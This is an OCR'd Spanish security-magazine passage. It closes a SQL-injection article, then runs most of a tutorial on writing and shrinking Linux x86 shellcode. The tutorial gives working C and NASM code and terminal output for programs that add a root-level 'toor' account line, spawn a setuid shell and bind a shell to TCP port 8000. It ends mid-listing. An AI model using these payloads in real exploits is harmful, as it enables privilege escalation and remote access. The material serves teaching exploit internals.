Si no entendemos las diferentes técnicas que usan los atacantes contra las aplicaciones web, no podrán desarrollarse contramedidas efectivas. Desde el punto de vista de la evaluación, los auditores que no investiguen el alcance de una vulnerabilidad frente a Inyección SQL no harán un balance efectivo de los riesgos de la aplicación – y si los tests sólo se centran en la inyección de comillas, la evaluación no servirá para nada. Los ataques de Inyección SQL pueden ejecutarse con muchos caracteres diferentes. ■

Sobre el autor


Mike Shema (*mikeshema@yahoo.com*) es un CSO de la empresa de seguridad de aplicaciones web NT Objectives, Inc. Es el autor de *Hack Notes: Web Security* y co-autor de *Hacking Exposed: Web Applications* y *The Anti-Hacker Toolkit*. Mike ha participado en varias conferencias sobre seguridad de aplicaciones, incluyendo IT Underground 2004. En su tiempo libre, Mike suele encontrarse jugando al rol o a juegos de mesa.

En la Red

- *http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf* – un buen resumen de los ataques de Inyección SQL,
- *http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/* – Consigue detener los ataques de Inyección SQL antes de que te detengan ellos a tí,
- *http://www.sqlsecurity.com/* – todo sobre las vulnerabilidades SQL,
- *http://www.imperva.com/application_defense_center/white_papers/sql_injection_signatures_evasion.html* – ataques programables automáticos SQL.

Optimización de los shellcodes en Linux

Michał Piotrowski



El shellcode es un elemento inseparable de cada exploit. Durante el ataque es insertado en el programa en ejecución y en el contexto de este programa lleva a cabo la operación dada. El conocimiento de la estructura y del modo de funcionamiento del código de shell, a pesar de que no exige habilidades extraordinarias, no es usual.

Shellcode es un conjunto de instrucciones máquina, llamadas también código de bytes. Es uno de los elementos más importantes de los exploits que utilizan errores del tipo desbordamiento de búfer (*buffer overflow*). Durante el ataque es insertado por el exploit al programa en ejecución y en el contexto del programa lleva a cabo las operaciones que el infractor indica. El nombre *shellcode* – código de shell – proviene de los primeros códigos, los cuales tenían como tarea la llamada del intérprete de comandos (en los sistemas *NIX el intérprete de comandos es el programa */bin/sh*). Actualmente se define con este término a los códigos que ejecutan tareas muy diversas.

El shellcode tiene que cumplir rigurosas condiciones determinadas. Ante todo no puede contener bytes cero (*null byte*, 0x00). Éstos definen el fin de la cadena de caracteres e interrumpen la acción de las funciones más utilizadas para el desbordamiento de búferes – `strcpy`, `strcat`, `sprintf`, `gets` etc. Además, el shellcode tiene que ser autónomo e independiente de la posición en la memoria, es decir, que no se puede aplicar en él el direccionamiento estático. Otras características del shellcode, las cuales en ciertas situaciones pueden ser importantes, son su tamaño y el conjunto de caracteres ASCII, de los cuales está compuesto.

Veamos en la práctica la creación de los shellcodes. Escribiremos cuatro programas funcionalmente diferentes, luego los modificaremos con el objetivo de reducirles el volumen y poder emplearlos en auténticos exploits. Nos concentramos únicamente en la estructura del código del intérprete de comandos – no tocaremos los problemas vinculados con los errores de desbordamiento de búfer o la estructura de los exploits como tales.

En este artículo aprenderás...

- cómo escribir correctamente el código de shell,
- cómo modificarlo y reducirlo.

Lo que deberías saber...

- saber emplear el sistema Linux,
- tener nociones de programación básica en C y ensamblador.

Registros e instrucciones

Los registros (véase Tabla 1) son unas pequeñas células de memoria (ubicadas en el procesador) que sirven para almacenar valores númericos, y además son empleados por el procesador durante la ejecución de cada programa. En los procesadores x86 de 32 bits los registros tienen un tamaño de 32 bits (4 bytes). Tomando en cuenta sus aplicaciones los podemos dividir en registros de datos (EAX, EBX, ECX, EDX) y en registros de direcciones (ESI, EDI, ESP, EBP, EIP).

Los registros de datos se dividen en fragmentos más pequeños, de 16 bits (AX, BX, CX, DX) y de 8 bits (AH, AL, BH, BL, CH, CL, DH, DL), los podemos utilizar para reducir el tamaño del código y eliminar los bytes cero (véase Figura 1). En cambio la mayoría de los registros de direcciones tiene una rigurosa significación determinada y no se les debe utilizar para almacenar cualquier tipo de datos.

Sin embargo, para crear un shellcode correcto y que funcione, hay que comprender muy bien el lenguaje del ensamblador para el procesador, en el cual ha de ejecutarse (véase Recuadro *Registros e instrucciones*). Entrenaremos en procesadores x86 de 32 bits y en el sistema Linux con el kernel 2.4, por lo tanto tenemos para seleccionar dos tipos principales de sintaxis del ensamblador: la creada por AT&T, así como la sintaxis de Intel. A pesar de que la sintaxis de AT&T es utilizada por la mayoría de los compiladores y programas dese – como *gcc* o *gdb* – nosotros emplearemos la




Figura 1. *Estructura del registro EAX*

Tabla 1. *Registros del procesador x86 y sus significados*

Nombre del registro	Asignación
EAX, AX, AH, AL – acumulador	Operaciones aritméticas, operaciones de entrada/salida y definición de la llamada de sistema que queremos realizar. También contiene el valor devuelto por la llamada de sistema.
EBX, BX, BH, BL – registro base	Se utiliza directamente para el direccionamiento de la memoria, almacena el primer argumento de la llamada del sistema.
ECX, CX, CH, CL – contador	Se utiliza con frecuencia como contador para en los bucles y en las operaciones de tipo repetitivo, almacena el segundo argumento de la llamada del sistema.
EDX, DX, DH, DL – registro de datos	Se utiliza para almacenar direcciones de variable, almacena el tercer argumento de la llamada del sistema.
ESI – Índice fuente, EDI – Índice destino	Se utiliza generalmente para la ejecución de operaciones en cadenas de datos largas, incluyendo inscripciones y arrays.
ESP – puntero de la pila	Contiene la dirección de la cima de pila.
EBP – puntero base, puntero marco	Contiene la dirección base de la pila. Se utiliza para hacer referencia a las variables locales que se encuentran en el marco actual de la pila.
EIP – puntero de instrucción	Contiene la dirección de la siguiente instrucción a ejecutar.

Tabla 2. *Las instrucciones más importantes del ensamblador*

Instrucción	Descripción
mov – mover	Copia el contenido de un fragmento de la memoria a otro: mov <destino>, <fuente>.
push – depositar palabra en la pila	Copia a la pila el contenido del fragmento de memoria indicado: push <fuente>.
pop – recuperar palabra de la pila	Transfiere el valor desde la pila al fragmento de memoria indicado: pop <destino>.
add – sumar	Suma el contenido de un fragmento de memoria a otro: add <destino>, <fuente>.
sub – restar	Resta el valor de un fragmento de memoria para otro: sub <destino>, <fuente>.
xor – diferencia simétrica	Calcula la diferencia simétrica de los fragmentos de memoria indicados: xor <destino>, <fuente>.
jmp – bifurcar incondicionalmente	Cambia el valor del registro EIP por una dirección determinada: jmp <dirección>.
call – llamar a un procedimiento	Funciona similar a la instrucción jmp, pero antes del cambio del valor del registro EIP pone en la pila la dirección de la siguiente instrucción: call <dirección>.
lea – cargar dirección efectiva	Coloca en el fragmento de memoria indicado <destino> la dirección de otro fragmento <fuente>: lea <destino>, <fuente>.
int – interrupción	Envía una señal determinada al núcleo del sistema, provocando la interrupción de un número dado: int <valor>.



Listado 1. *Archivo write.c*

```
#include <stdio.h>
main()
{
  char *line = "hello, world!\n";
  write(1, line, strlen(line));
  exit(0);
}
```

Listado 2. *Archivo add.c*

```
#include <stdio.h>
#include <fcntl.h>

main()
{
  char *name = "/file";
  char *line =
    "toor:x:0:0::/:/bin/bash\n";
  int fd;
  fd = open(name,
    O_WRONLY|O_APPEND);
  write(fd, line, strlen(line));
  close(fd);
  exit(0);
}
```

Listado 3. *Archivo shell.c*

```
#include <stdio.h>
main()
{
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  setreuid(0, 0);
  execve(name[0],
    name, NULL);
}
```

sintaxis de Intel (es más legible). Todos los ejemplos los compilaremos con el programa Netwide Assembler (*nasm*) versión 0.98.35, disponible en casi cada distribución de Linux. Asimismo utilizaremos los programas *ndisasm* y *hexdump*.

Las instrucciones del lenguaje ensamblador no son nada más que órdenes representadas simbólicamente para el procesador. Son muchísimas, se dividen, entre otras, en instrucciones:

- de transferencia de datos (`mov`, `push`, `pop`),
- aritméticas (`add`, `sub`, `inc`, `neg`, `mul`, `div`),
- lógicas (`and`, `or`, `xor`, `not`),
- de transferencia de control (`jmp`, `call`, `int`, `ret`),
- de manejo de bits, bytes y de manejo de cadenas (`shl`, `shr`, `rol`, `ror`),
- de entrada/salida (`in`, `out`),
- de controles de banderas.

No describiremos todas las instrucciones disponibles – nos concentraremos en las más importantes, es decir, en aquellas que utilizaremos. La Tabla 2 nos ilustra la descripción de cada una de ellas, junto con un ejemplo de su aplicación.

Construimos el código del intérprete de comandos

Nuestro objetivo es escribir cuatro códigos de intérprete de comandos, de los cuales el primero escribe el texto en la salida estándar, el segundo añade la inscripción al archivo, el tercero ejecuta el intérprete de comandos, y el cuarto asocia el intérprete de comandos al puerto TCP. Comencemos por la creación de estos programas en lenguaje C, puesto que será mucho más fácil copiar el programa listo al lenguaje ensamblador que crearlo enseguida en su forma de destino.

En el Listado 1 se ilustra el código fuente del primer programa llamado *write*. Su única asignación es la escritura del mensaje, almacenado en la variable `line`, en la salida estándar.

El Listado 2 ilustra el segundo programa – *add*. Su tarea es la de abrir el archivo */file* en modo de escritura (el archivo puede estar vacío, pero debe existir) y añadirle la línea `toor:x:0:0::/:/bin/bash`. A decir verdad, deberíamos añadir esta inscripción al archivo */etc/passwd*, pero ahora, cuando experimentamos, es mejor no modificar el archivo de contraseñas.

El tercer programa, *shell*, es el típico código del intérprete de comandos. Su tarea es la de ejecutar el programa */bin/sh* tras la previa ejecución de la función `setreuid(0, 0)`, la cual devuelve al proceso sus verdaderos atributos (esto tiene sentido en situaciones donde atacamos el programa *suid*, el cual, por razones de seguridad, se libra de sus atributos). El Listado 3 ilustra el programa *shell*.

Listado 4. *Archivo bind.c*

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main()
{
  char *name[2];
  int fd1, fd2;
  struct sockaddr_in serv;
  name[0] = "/bin/sh";
  name[1] = NULL;
  serv.sin_addr.s_addr = 0;
  serv.sin_port = htons(8000);
  serv.sin_family = AF_INET;
  fd1 = socket(AF_INET,
    SOCK_STREAM, 0);
  bind(fd1, (struct
    sockaddr *)&serv, 16);
  listen(fd1, 1);
  fd2 = accept(fd1, 0, 0);
  dup2(fd2, 0);
  dup2(fd2, 1);
  dup2(fd2, 2);
  execve(name[0], name, NULL);
}
```

El último, y el más avanzando de nuestros programas (llamado *bind*) lo ilustra el Listado 4. Tras su ejecución comienza a escuchar en el puerto 8000 TCP y cuando recibe la conexión transfiere la comunicación al intérprete de comandos activo. Este mecanismo de acción es típico para la mayoría de los exploits que aprovechan las vulnerabilidades en los servidores de redes.

La Figura 2 ilustra el proceso de compilación de todos los programas y el efecto de sus acciones.

Pasamos al ensamblador

Ahora que ya sabemos que nuestros programas funcionan co-rre-ctamente, podemos ejecutar el segundo paso y copiarlo en el ensamblador. Nuestro objetivo en general es la ejecución de las mismas funciones de sistema que utilizan los programas escritos en C.

Sin embargo, para realizarlo debemos conocer qué números se han asignado a estas funciones en nuestro sistema – podemos averiguarlo echando un vistazo al archivo */usr/include/asm/unistd.h*. Y así, la función `write` tiene el número 4, `exit` – 1, `open` – 5, `close` – 6, `setreuid` –70, `execve` –11, a `dup2` – 63. Algo diferente es la situación con las funciones que operan en los sockets: las funciones `socket`, `bind`, `listen` y `accept` son soportadas por una llamada de sistema – `socketcall` – de número 102.

También debemos cuidar de que estas funciones reciban los argumentos apropiados. En el caso del primer programa, el cual emplea sólo `write` y `exit`, el asunto es sencillo. La función `write` recibe tres argumentos. El primero de ellos define el descriptor del archivo, al cual escribiremos, el segundo es el puntero para el búfer que contiene los datos fuentes, y el tercero es la cifra que determina cuántos caracteres queremos escribir. La función `exit` recibe sólo un argumento que define el status con el cual finalizamos la acción.

Write

El Listado 5 nos ilustra el homólogo del programa *write* en forma de código fuente del lenguaje ensamblador. En las líneas 1 y 4 se encuentran las declaraciones de las secciones de datos (`.data`) y del código (`.text`). En la línea 6 tenemos el punto predeterminado de la entrada para la consolidación ELF, el cual a razón del enlazador *ld* debe ser un símbolo global (línea 5). En la línea 2 definimos la variable `msg` – cadena de caracteres, declarados como bytes (directiva `db`), finalizado por el símbolo de fin de línea (`0x0a`). Las líneas 8 y 15 tienen comentarios y son ignoradas por el compilador. Entre las líneas 9–13 y 16–18 se encuentran las instrucciones que preparan y ejecutan las funciones `write` y `exit`. Examinemos de cerca la acción de éstas.

Listado 5. *Archivo write1.asm*

```
 1: section .data
 2:  msg db 'hello, world!', 0x0a
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; write(1, msg, 14)
 9:  mov eax, 4
10:  mov ebx, 1
11:  mov ecx, msg
12:  mov edx, 14
13:  int 0x80
14:
15: ; exit(0)
16:  mov eax, 1
17:  mov ebx, 0
18:  int 0x80
```

Primero colocamos en el registro EAX el valor de la llamada del sistema, la cual queremos ejecutar (`writer` tiene el número 4), y en los registros introducimos sus argumentos: EBX – descriptor de la salida estándar (tiene el número 1), ECX – dirección del inicio de la cadena, la cual queremos escribir (está almacenada en la variable `msg`), EDX – longitud de nuestra cadena (junto con el signo de fin de línea es 14). Seguidamente ejecutamos instrucción `int 0x80`, la cual provoca el paso al modo kernel y la ejecución de la función de sistema indicada. Una situación similar ocurre con la función `exit`: primero ponemos el registro EAX en su número (1), en el registro EBX escribimos 0 y nuevamente entramos al modo kernel. El modo de compilación y el efecto de acción de nuestro primer programa escrito en el ensamblador se presenta en la Figura 3.

Add

En el Listado 6 se encuentra traducido al ensamblador el código fuente

```
~/shellcode
[shellcode]$ gcc -o write write.c
[shellcode]$ ./write
hello, world!
[shellcode]$ gcc -o add add.c
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$ gcc -o shell shell.c
[shellcode]$ ./shell
sh-2.05b$ ls
add  add.c  bind.c  shell  shell.c  test.c  write  write.c
sh-2.05b$ exit
exit
[shellcode]$ gcc -o bind bind.c
[shellcode]$ ./bind &
[1] 23994
[shellcode]$ telnet 127.0.0.1 8000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
ls;
add
add.c
bind
bind.c
shell
shell.c
test.c
write
write.c
: command not found
exit;
Connection closed by foreign host.
[1]+  Exit 127                ./bind
[shellcode]$
```

Figura 2. *Compilación y acción de los programas write, add, shell y bind*



del segundo programa, *add*. Es un poco más complicado.

Al principio, en la sección de datos, declaramos dos variables de caracteres – `name` y `line`. Éstas contienen el nombre del archivo a modificar y la línea que queremos añadir. Comenzamos el trabajo a partir de la apertura del archivo */file*, colocando en el registro EAX el valor de la función `open` (5) e introduciendo sus dos parámetros:

- en el registro EBX guardamos la dirección de la variable `name`,
- en el registro ECX colocamos el valor 1025, el cual es representación numérica de la combinación de las banderas `O_WRONLY` y `O_APPEND`.

Tras la ejecución, la función `open` devuelve una cifra (la coloca en el registro EAX), la cual es el número del descriptor del archivo que hemos abierto. La necesitaremos para la ejecución de la función `write` y `close`, así pues en la línea 15 la tranferimos al registro EBX. Gracias a ello la siguiente función que ejecutamos (`write`) tiene ya el primer argumento (número del descriptor) en el sitio adecuado, es decir, en el registro EBX. Seguidamente en el registro EAX guardamos 4, y en ECX – 24 (longitud de la línea añadida) y transferimos el control al kernel del sistema (línea 21).

Al final tenemos que cerrar el archivo */file* mediante la función `close` (el registro EAX debe tener 6, en cambio EBX permanece intacto – todo el tiempo mantiene el número del descriptor del archivo abierto) y salimos del programa con la función `exit` (en EAX 1, en EBX 0). Compilamos y ejecutamos el programa como se presenta en la Figura 4.

Shell

De la misma manera transformamos el programa *shell* – el resultado lo podemos observar en el Listado 7. Sin embargo, no lo discutiremos detalladamente. En vez de ello nos concentramos en la llamada de la función `execve` (líneas de 15 a 21), la cual puede parecer algo complicada.

La función `execve` como primer argumento recibe la dirección de la cadena de caracteres (línea 16), la cual determina el programa a ejecutar (*/bin/sh*). El segundo argumento es el array que contiene por lo menos dos elementos: la misma cadena de caracteres y el valor NULL. Para preparar tal array empleamos la pila. Primero ponemos en la pila el segundo elemento del array, el valor NULL (línea 17), luego ponemos el primero elemento, es decir, la dirección de la cadena de caracteres `name` (línea 18). Seguidamente, con la ayuda del re-

```
~/shellcode
[shellcode]$ nasm -f elf write1.asm
[shellcode]$ ld -o write1 write1.o
[shellcode]$ ./write1
hello, world!
[shellcode]$
```

Figura 3. *Efecto de la acción del programa write1*

```
~/shellcode
[shellcode]$ nasm -f elf add1.asm
[shellcode]$ ld -o add1 add1.o
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add1
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$
```

Figura 4. *Efecto de la acción del programa add1*

Listado 6. *Archivo add1.asm*

```
 1: section .data
 2:  name db '/file', 0
 3:  line db
    'toor:x:0:0::/:/bin/bash',
    0x0a
 4:
 5: section .text
 6:  global _start
 7: _start:
 8:
 9: ; open(name,
    O_WRONLY|O_APPEND)
10:  mov eax, 5
11:  mov ebx, name
12:  mov ecx, 1025
13:  int 0x80
14:
15:  mov ebx, eax
16:
17: ; write(fd, line, 24)
18:  mov eax, 4
19:  mov ecx, line
20:  mov edx, 24
21:  int 0x80
22:
23: ; close(fd)
24:  mov eax, 6
25:  int 0x80
26:
27: ; exit(0)
28:  mov eax, 1
29:  mov ebx, 0
30:  int 0x80
```

Listado 7. *Archivo shell1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; setreuid(0, 0)
 9:  mov eax, 70
10:  mov ebx, 0
11:  mov ecx, 0
12:  int 0x80
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15:  mov eax, 11
16:  mov ebx, name
17:  push 0
18:  push name
19:  mov ecx, esp
20:  mov edx, 0
21:  int 0x80
```

listado 8. *Archivo bind1.asm*

```
 1: section .data
 2:  name db '/bin/sh', 0
 3:
 4: section .text
 5:  global _start
 6: _start:
 7:
 8: ; socket(AF_INET,
    SOCK_STREAM, 0)
 9:  push 0
10:  push 1
11:  push 2
12:
13:  mov eax, 102
14:  mov ebx, 1
15:  mov ecx, esp
16:  int 0x80
17:
18:  mov edx, eax
19:
20: ; bind(fd1,
    {AF_INET, 8000,
    "0.0.0.0"}, 16)
21:  push 0
22:  push 0
23:  push 0
24:  push word 16415
25:  push word 2
26:  mov ebx, esp
27:
28:  push 16
29:  push ebx
30:  push edx
31:
32:  mov eax, 102
33:  mov ebx, 2
34:  mov ecx, esp
35:  int 0x80
36:
37: ; listen(fd1, 1)
38:  push 1
39:  push edx
40:
41:  mov eax, 102
```

Listado 8. *Archivo bind1.asm continuación*

```
42:  mov ebx, 4
43:  mov ecx, esp
44:  int 0x80
45:
46: ; accept(fd1, 0, 0)
47:  push 0
48:  push 0
49:  push edx
50:
51:  mov eax, 102
52:  mov ebx, 5
53:  mov ecx, esp
54:  int 0x80
55:
56:  mov edx, eax
57:
58: ; dup2(fd2, 0)
59:  mov eax, 63
60:  mov ebx, edx
61:  mov ecx, 0
62:  int 0x80
63:
64: ; dup2(fd2, 1)
65:  mov eax, 63
66:  mov ebx, edx
67:  mov ecx, 1
68:  int 0x80
69:
70: ; dup2(fd2, 2)
71:  mov eax, 63
72:  mov ebx, edx
73:  mov ecx, 2
74:  int 0x80
75:
76: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
77:  mov eax, 11
78:  mov ebx, name
79:  push 0
80:  push name
81:  mov ecx, esp
82:  mov edx, 0
83:  int 0x80
```

gistro ESP, que contiene la dirección actual de la cima de la pila, la cual en este caso es simultáneamente la dirección de nuestro array – determinamos el segundo argumento de la función (línea 19). Con el tercer y el último argumento no hay problema – cargamos 0 al registro EDX (lo vemos en la línea 20). El programa así preparado lo compilamos y ejecutamos como lo hicimos anteriormente.

Bind

El último de nuestros programas es el más complicado y requiere una explicación extensa por la manera de ejecutar las funciones que operan en los sockets. La versión ensamblador del pograma *bind* se presenta en el Listado 8.

Las funciones `socket`, `bind`, `listen` y `accept` son soportadas por una llamada de sistema (`socketcall`), la cual recibe dos argumentos. El primero es el número de la subfunción que deseamos ejecutar (1 para `socket`, 2 para `bind`, 4 para `listen` y 5 para `accept`), el segundo es la dirección para el fragmento de memoria en el cual se encuentran los argumentos para esta subfunción. Echemos un vistazo a las llamadas de la función `socket` (líneas 9–16) y `bind` (líneas 21–35).

Como se puede observar en el Listado 4, `socket` recibe tres argumentos:

- la familia de los protocolos (`AF_INET` – protocolos de Internet),
- el tipo de protocolo (`SOCK_STREAM` – conector),
- protocolo (0 – TCP).

Tenemos que situarlos en alguna parte de la memoria – lo mejor será colocarlos en la pila (líneas de la 9 a la 11). No obstante, hay que hacerlo desde el final, ya que la pila es memoria del tipo FIFO y los datos se toman de ella en orden inverso a como fueron introducidos. En la línea 9 introducimos en la pila el tercer argumento (0), luego el segundo (1 – `SOCK_STREAM`) y al final el primero (2 – `AF_INET`). Seguidamente determinamos los argumentos para la llamada `socketcall`:

- en EAX colocamos 102 (línea 13),
- para EBX introducimos el número de la subfunción `socket` (línea 14),
- en ECX colocamos la dirección para los argumentos de la subfunción `socket`, los cuales se encuentran en la pila y cuyo principio contiene el puntero de la pila, es decir el registro ESP (línea 15).

La función `socket` devuelve en el registro EAX la cifra que es el número del descriptor del socket creado. La necesitaremos después para la ejecución de la función `bind`, `listen` y `accept`, por lo tanto la transferimos del registro EAX al EDX, que hasta ahora no hemos utilizado (línea 18).

La llamada de la función `bind` es algo más complejo, porque su segundo argumento es el puntero para la estructura de 16 bits `sockaddr_in`, compuesta de cuatro elementos: `sin_family` (2 bytes), `sin_port` (2 bytes), `sin_addr` (4 bytes) y `pad` (8 bytes). Ante todo debemos crear una estructura así en



Listado 9. *Determinación de la dirección de la cadena mediante la instrucción jmp y call*

```
 jmp two
one:
 pop ebx
 …
two:
 call one
 db 'string'
```

Listado 10. *Archivo write2.asm*

```
BITS 32

  jmp two
one:
  pop ecx

; write(1, "hello, world!", 14)
  mov eax, 4
  mov ebx, 1
  mov edx, 14
  int 0x80

; exit(0)
  mov eax, 1
  mov ebx, 0
  int 0x80

two:
  call one
  db 'hello, world!', 0x0a
```

```
~/shellcode
[shellcode]$ nasm write2.asm
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$
```

Figura 5. *Código del intérprete de comandos recuperado del programa write2*

la pila (línea 21–25). Por lo tanto primero introducimos 8 bytes cero siendo éstos elemento `pad` (líneas 21 y 22), `sin_addr` lo ponemos en 0 (línea 23), `sin_port` lo ponemos en 16415 (que es el número 8000 convertido al orden de bytes de red (línea 24)), y para el elemento `sin_family` introducimos el valor 2 (línea 25).

Las instrucciones `push` en las líneas 24 y 25 contienen la directiva `word`, la cual significa que ponemos en la pila 2 – valores bytes. Seguidamente copiamos la dirección, de la estructura creada, de ESP al registro EBX (línea 26). Ahora ponemos en la pila los argumentos sólo de la llamada `bind`: el tercer argumento es de 16 (línea 28), el segundo argumento es la dirección de la estructura `sockaddr_in`, el cual se encuentra en el registro EBX (línea 29), y el primer argumento es el descriptor del socket, almacenado en el registro EDX (línea 30). Al final (líneas 32–35) definimos los registros EAX, EBX y ECX de tal manera que se pueda ejecutar la llamada de sistema `socketcall` y entramos al modo kernel (`int 0x80`).

El funcionamiento de las funciones que se encuentran en este programa está basado en métodos ya presentados y, por la tanto, no los explicaremos con detalle. Pasamos al siguiente paso – la transformación de los programas en el ensamblador hasta una forma que permita ejecutar desde dentro otro programa.

Simplificamos el código

A pesar de que nuestros programas funcionan muy bien, aún están muy lejos de poder ser usados en verdaderos exploits. Sus estructuras serían intachables en el caso de programas comunes e independientes, pero nosotros creamos el código, el cual debe ser ejecutado desde dentro de otro proceso. Por eso debemos de renunciar a almacenar variables de caracteres en el segmento de datos y ubicarlas dentro de las instrucciones; asimismo tenemos que hallar la manera de determinar sus direcciones en el espacio direccional del programa matriz.

Trucos con saltos

Como ayuda nos pueden servir las instrucciones `jmp` y `call`. Esta última instrucción cambia el valor del registro EIP provocando un salto a otro fragmento del código, pero simultáneamente pone en la pila la dirección de la siguiente instrucción, con el fin de continuar el programa tras la finalización de la llamada. El esquema de acción del truco que empleamos es muy sencillo y se presenta en el Listado 9. Primero saltamos (instrucción `jmp`) a la posición marcada como `two`, don-

Listado 11. *Archivo test.c*

```
char code[]="\xe9\x1e\x00\x00\x00\x59\xb8\x04\x00\x00\x00\xbb\x01\x00"
            "\x00\x00\xba\x0e\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00"
            "\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdd\xff\xff\xff\x68\x65"
            "\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a";
main()
{
  int (*shell)();
  (int)shell = code;
  shell();
}
```

```
~/shellcode
[shellcode]$ gcc -o test test.c
[shellcode]$ ./test
hello, world!
[shellcode]$
```

Figura 6. *Testeamos el shellcode*

de se encuentra la instrucción `call` y la cadena de caracteres. `call` realiza un salto a la posición `one`, simultáneamente poniendo en la pila la dirección de la cadena de caracteres, que con la ayuda de la instrucción `pop` la transferimos al registro EBX.

En el Listado 10 se encuentra la versión correcta del programa *write1.asm*, la cual podemos ya ejecutar desde un programa separado. Así como se observa, renunciamos a la declaración de la sección y añadimos la directiva `BITS 32`, que sopla al compilador que genere el código para los procesadores de 32 bits. Esto es necesario, ya que no generaremos más códigos en formato ELF (parámetro `-f elf`). La llamada de las funciones `write` y `exit` se realiza casi idénticamente como en el archivo *write1.asm*, con la única diferencia que de otro modo ubicamos la dirección de la cadena `hello, world!` en el registro ECX – lo tomamos de la pila (línea 5).

En la Figura 5 se ilustra la compilación y el modo de transformar el nuevo programa en código de intérprete de comandos.

Bautismo de batalla

Ya tenemos el shellcode. Ahora sólo nos queda verificar si funciona. Con este objetivo escribiremos un programa sencillo (*test*, ilustrado en el Listado 11), el cual ejecutará la cadena de instrucciones almacenada en la variable de caracteres `code`. Lo emplearemos durante el testeado de todos nuestros códigos del intérprete de comandos, cambiando el contenido de la variable `code` o añadiendo uno nuevo. Para que nuestro shellcode se ejecute correctamente, debemos ajustar el código visualizado por el programa *hexdump*, antecediendo cada byte con el símbolo `\x`. Compilamos y ejecutamos el programa *test.c* como se presenta en la Figura 6.

Dieciséis en la pila

Otro modo de ubicar la cadena de caracteres en la sección del código es el registro, en la pila, de sus valores en forma hexadecimal y copiar el puntero de la pila no sea necesario. Es una técnica bastante útil – en la mayoría de los casos permite reducir el tamaño del código resultante del intérprete de comandos. El código presentando en el Listado 12 ilustra el programa *write2.asm* modificado empleando esta técnica.

La colocación de la cadena de caracteres en la pila para la visualización ocurre en las líneas de 4 a 7. Por supuesto, tenemos que colocarlos en orden inverso. Primero ponemos el símbolo `\n!` (valor hexadecimal 0x0a21), luego `dlro` (0x646c726f), después `w ,o` (0x77202c6f) y al final `lleh` (0x6c6c6568). La dirección de esta anotación así construída la transferimos del registro ESP al ECX en la línea 11. El tamaño del código del intérprete de comandos, el cual obtuvimos gracias a la modificación de arriba, se redujo en 4 bytes.

En los Listados 13 y 14 se encuentran los códigos fuentes de los programas *add* y *shell*, que se han ajustado a una forma simplificada. No los vamos a describir, pero la comprensión de sus estructuras y los principios de funcionamien-

Listado 12. *Archivo write2b.asm*

```
1: BITS 32
2:
3: ; write(1, "hello, world!", 14)
4: push word 0x0a21
5: push 0x646c726f
6: push 0x77202c6f
7: push 0x6c6c6568
8:
9: mov eax, 4
10: mov ebx, 1
11: mov ecx, esp
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
18: int 0x80
```

Listado 13. *Archivo add2.asm*

```
BITS 32

 jmp three
one:

 ; open("/file\n",
   O_WRONLY|O_APPEND)
 mov eax, 5
 pop ebx
 mov ecx, 1025
 int 0x80

 mov ebx, eax

 jmp four
two:

 ; write(fd, "toor:x:0:0::
   /:/bin/bash\n", 24)
 mov eax, 4
 pop ecx
 mov edx, 24
 int 0x80

 ; close(fd)
 mov eax, 6
 int 0x80

 ; exit(0)
 mov eax, 1
 mov ebx, 0
 int 0x80

three:
 call one
 db '/file', 0

four:
 call two
 db 'toor:x:0:0::/:/bin/bash',
    0x0a
```

Listado 14. *Archivo shell2.asm*

```
BITS 32

